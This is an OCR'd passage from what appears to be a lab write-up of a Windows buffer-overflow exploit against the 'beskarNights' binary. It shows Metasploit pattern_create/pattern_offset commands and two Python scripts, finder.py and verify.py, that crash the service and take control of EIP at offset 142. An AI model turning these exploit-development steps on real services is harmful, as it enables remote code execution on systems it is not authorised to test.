


Figure 13 - Wireshark Capture

There is a lot of valuable information that can be collected from the Wireshark capture shown in the screenshot above. We will focus on the packet sent that caused the program crash. Looking at the Packet Details pane (middle) we can see that 206 bytes were sent in this packet. This is interesting because our script rounded that number of to 300. This is because it is sending multiples of 100 at a time. This information is important because we know as long as we send more than 206 bytes, the program will crash. It also informs us that the EIP Offset will be at less than 206 bytes. The capture also shows in the Bytes Pane (bottom) the payload that was sent by the script. Now that we have this information, we can move onto finding the exact offset of the EIP.

Finding the Offset

For this part of the process, we will open and run the executable in Immunity Debugger on the Windows system. This is done by selecting **File → Open → beskarNights.exe → Open.**




Figure 14 - Immunity Debugger

Once the program has been attached to Immunity Debugger, we can start the program execution two ways: the first is by selecting the Play icon in the top pane, or we can simply hit **F9** to start the program. This process will be used to attach and run the program for the rest of the process.




Figure 15 - Immunity Debugger

Now that the program is attached and running in Immunity Debugger, we can develop our offset finder script. We will use our fuzzing script as a base and make some changes to it to find the EIP Offset. Before we can get to that, we will generate a random patter using Metasploit Framework's **pattern_create.rb** script. This will generate a random patter that we can use to calculate the exact offset of the EIP. To accomplish this task, we will use the following command:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 300
```

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
```

Figure 16 - Pattern Creation

Shown in the screenshot below is the script we will use to perform the offset finding portion of the test. It makes a connection to the target IP and port, sends the pattern with a return and newline character added, and closes the connection.

finder.py

```python
#!/usr/bin/python
import sys,socket
from termcolor import colored

cmd = "HELP" # Change this as needed
ip = "192.168.110.129" # Change this as needed
port = 31337 # Change this as needed
payload = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac"
"6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A"
"f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9"
"Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9"
)

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip,port))
    s.send((cmd+payload+'\r\n'))
    s.close()
    print(colored("[+] Payload sent!", "green"))
    print(colored("[*] Check your debugger", "green"))
    print(colored("[*] Grab the value located under the EIP", "green"))
except:
    print(colored("[-] Could not connect...", "red"))
    sys.exit(0)
```

Figure 17 - finder.py

We will run this against the binary running on the Windows system using the following command:

```
python finder.py
```




Figure 18 - finder.py

As we expected, the program crashes and Immunity Debugger catches the crash; pausing the program execution.




Figure 19 - Program Crash

We can take a closer look at the value located within the EIP on the Registers pane. In this case, the value is **65413765**. We will copy this value to our clipboard to calculate the EIP Offset.




Figure 20 - Pattern Found

We can now use Metasploit Framework’s **pattern_offset.rb** to calculate the exact offset location of the EIP. This can be done using the following command:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 300 -q 65413765
```




Figure 21 - EIP Offset

Shown in the screenshot above is the exact EIP Offset location returned by **pattern_create.rb**. We will now verify that the offset we discovered is correct. This will ensure that we can control program execution by gaining control of the EIP.

Offset Verification

Since the program crashed in the last step in the testing process, we will re-open and attach it to Immunity Debugger. We will use the same steps previously listed.




Figure 22 - Immunity Debugger




Figure 23 - Immunity Debugger

Now that the program is attached and running in Immunity Debugger, we can develop a script to verify the offset value that we previously discovered. Shown in the screenshot below is the script we will use to verify the EIP Offset value. This script will connect to the target IP and port, send 142 "A's" followed by 4 "B's" and a return and newline character, then it closes the connection. This will effectively cause the program to crash and overwrite the EIP with **42424242**.

verify.py

```python
#!/usr/bin/python
import sys,socket
from termcolor import colored

cmd = "HELP" # Change this as needed
ip = "192.168.110.129" # Change this as needed
port = 31337 # Change this as needed
offset = 142 # Change this as needed
payload = "A" * offset + "B" * 4

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip,port))
    s.send((cmd+payload+'\r\n'))
    s.close()
    print(colored("[+] Payload sent!", "green"))
    print(colored("[*] Check your debugger", "green"))
    print(colored("[*] Look for Bs in the EIP", "green"))
except:
    print(colored("[-] Could not connect...", "red"))
    sys.exit()
```

Figure 24 - verify.py

We will execute our EIP Offset verification script using the following command:

```
python verify.py
```

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ python verify.py
[+] Payload sent!
[*] Check your debugger
[*] Look for Bs in the EIP
```

Figure 25 - Offset Verification

As expected, the program crashes and Immunity pauses the program execution for further inspection.




Figure 26 - Program Crash

If we take a closer look at the values located within the EIP, we will see **42424242** (4 “B’s”). This means that we now control the EIP. This is important to achieve in the exploit development process because now we can control the programs execution. Ultimately, this will allow us to remotely execute commands on the system. Before we can get to that point, we need to fish out the characters that the program rejects.




Figure 27 - EIP Overwrite

Finding Bad Characters

This step in the process will allow us to find the characters that the binary rejects (bad characters). We will accomplish by using a script that sends all 255 ASCII characters in hexadecimal representation to the program at once. It will be fairly obvious to see what characters the program accepts and the ones that it does now. Before we get to that point we will open and attach the binary to Immunity Debugger using the steps previously outlined.

